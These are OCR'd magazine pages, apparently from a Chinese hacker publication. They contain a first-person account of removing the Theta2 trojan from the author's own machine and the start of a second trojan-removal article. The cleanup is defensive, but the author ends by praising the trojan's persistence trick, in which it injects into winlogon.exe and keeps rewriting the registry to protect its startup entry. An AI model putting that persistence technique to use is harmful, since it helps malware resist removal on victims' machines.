


图1　Theta服务端配置窗口




图2　发现被加了FSG2.0的壳




图3　查看木马相关信息




图4　PEiD自带的脱壳功能

二、初步查杀

首先想到的是theta2的卸载功能，我用nc连接后，用“@R”进行卸载，出现错误。我不知道为什么，我想应该卸载了吧，于是我试着删除刚刚配置的服务端，竟然也删掉了，爽！我再用灰鸽子作者写的“木马辅助查找器”查找，发现进程一切正常。启动项发现有theta存在（图5），赶紧删除，刷新，发现又回来了，难道是没有卸载成功？我再次连接nc 127.0.0.1 51086，又连接上了。郁闷啊，怎么办？

三、交战注册表

运行regedit注册表，搜索heta，发现就那么一个关联启动，还是系统默认的启动（老位置了），再删还是删不掉。我想说明书里应该有关于手工卸载的说明吧，可找来找去发现就这么两句话（图6），意思是说服务端被注入到winlogon.exe进程里去了。想到一般的dll木马只要宿主被终止，dll木马也就失效了，于是我试着用任务管理器终止进程winlogon，发现不行，便使用了结束进程工具pk。在cmd下输入pk winlogon.exe，竟然重启了，大概winlogon.exe是windows的生命线吧！那现在该怎么办呢？

四、锁定winlogon

既然是注入winlogon，那么winlogon的行为就一定包括木马的行为，于是我想用“Registry Monitor”这个工具应该也是蛮不错的，它的主要功能是对注册表进行监视。我们启动Regmon.exe，并对其进行过滤winlogon.exe（图7），这下果然有了一点线索。winlogon一直在向注册表发出修改命令，所以无论用户怎样修改注册表，启动项的theta是不变的(图8)。现在我




图5　发现theta启动项




图6　木马的相关说明




图7 对 winlogon.exe 进行过滤




图8 对 winlogon 的监控结果




图9 安全模式下查找木马




图10 删除木马




图11 删除启动项




图12 Winlogon 的占用率降低到 600 多 K

们到 windows\system32\ 下找到注册表中 theta 对应的程序名，把它删除，却发现删不掉。

五、删除 theta

我找了张启动盘，准备在dos下删除theta_server.exe，却发现进不了 ntfs 格式的磁盘。难道真的一点办法也没有了吗？总不至于重装系统吧！最后想到了自己的大部分软件都不在系统盘里，而且还有备份，在我把安装盘按下去的前 0.01 秒，我想到了系统的安全模式！因为系统在安全模式下不一定加载启动项，那么删除theta_server.exe也就成了可能！于是我在安全模式cmd下找到了 windows\system32\theta_server.exe，果然轻松删除了它（图9、图10）。然后重启系统，我立即打开注册表删除启动项的 theta（图 11）。

六、扫尾

我打开任务管理器查看，进程 winlogon 占用的资源恢复了正常（只有 600 多 k，先前是 1800 多 k）（图 12），再用 nc 连接，发现连接失败，证明删除成功。

通过这次查杀过程，我也得到了一点经验：启动项的保护方法很重要，我们可以像 theta 一样，注入到系统的一个必需的进程中，一直修改注册表来达到保护启动项的目的。不过，其不足之处就是这个启动项实在不怎么隐蔽，容易被发现，还有就是它的服务端过于垄断，我们不能加壳，php 上线通知功能也不灵。

好了，不知大家是否有过和我同样的经历？欢迎来和我交流：flyphp@gmail.com。

[文章中涉及到的 PEiD0.92cn、QuickUnpack 0.6、theta2、辅助查找器在光盘中有提供]

编辑点评： 确实，自己一个不小心就中了自己配置好的木马。现在大多数木马都喜欢把自己注入到 Winlogon 进程中，这样一旦用户结束 Winlogon，系统就崩溃了。建议大家使用 iceswork 查看进程以及进程的模块，该方法仅限于对系统文件有深入了解的用户。

从本文你可以学到：
1. 对 WinRAR 自解压缩文件的分析。
2. 用软件脱 ASPack 壳。
3. UE 查找盗号者的邮箱以及红蜘蛛键盘记录器的删除。

小马清除手记

思彤

2006 年这么快就到了，我还沉浸在 2005 年当中呢。已经高二的我似乎好久没干什么正事了，注入漏洞的流行让我这个小菜看得眼红，所以决定拿一套代码来读读。注入漏洞相当普遍，我随便找了个源码站 DOWN 了一套下来读读，当然事情没我想的那么简单，直看得我腰酸背痛腿抽筋。为了消除这种状态，我就去找一些搞笑视频来消遣，谁知却遇到了这件事。

一、发现问题

由于眼疲劳过度，急于找些东西娱乐，所以随便下载了一些搞笑视频来看。就在打开自动解压包的时候突然出现了两个东西，其中一个一闪就消失了，剩下的当然是我要看的东西。但是刚刚消失的那个是什么呢？于是我用 winrar 打开那个压缩包再看，果然发现了这么一个东西。如图 1、图 2 所示。




图1 自解压包中的脚本命令

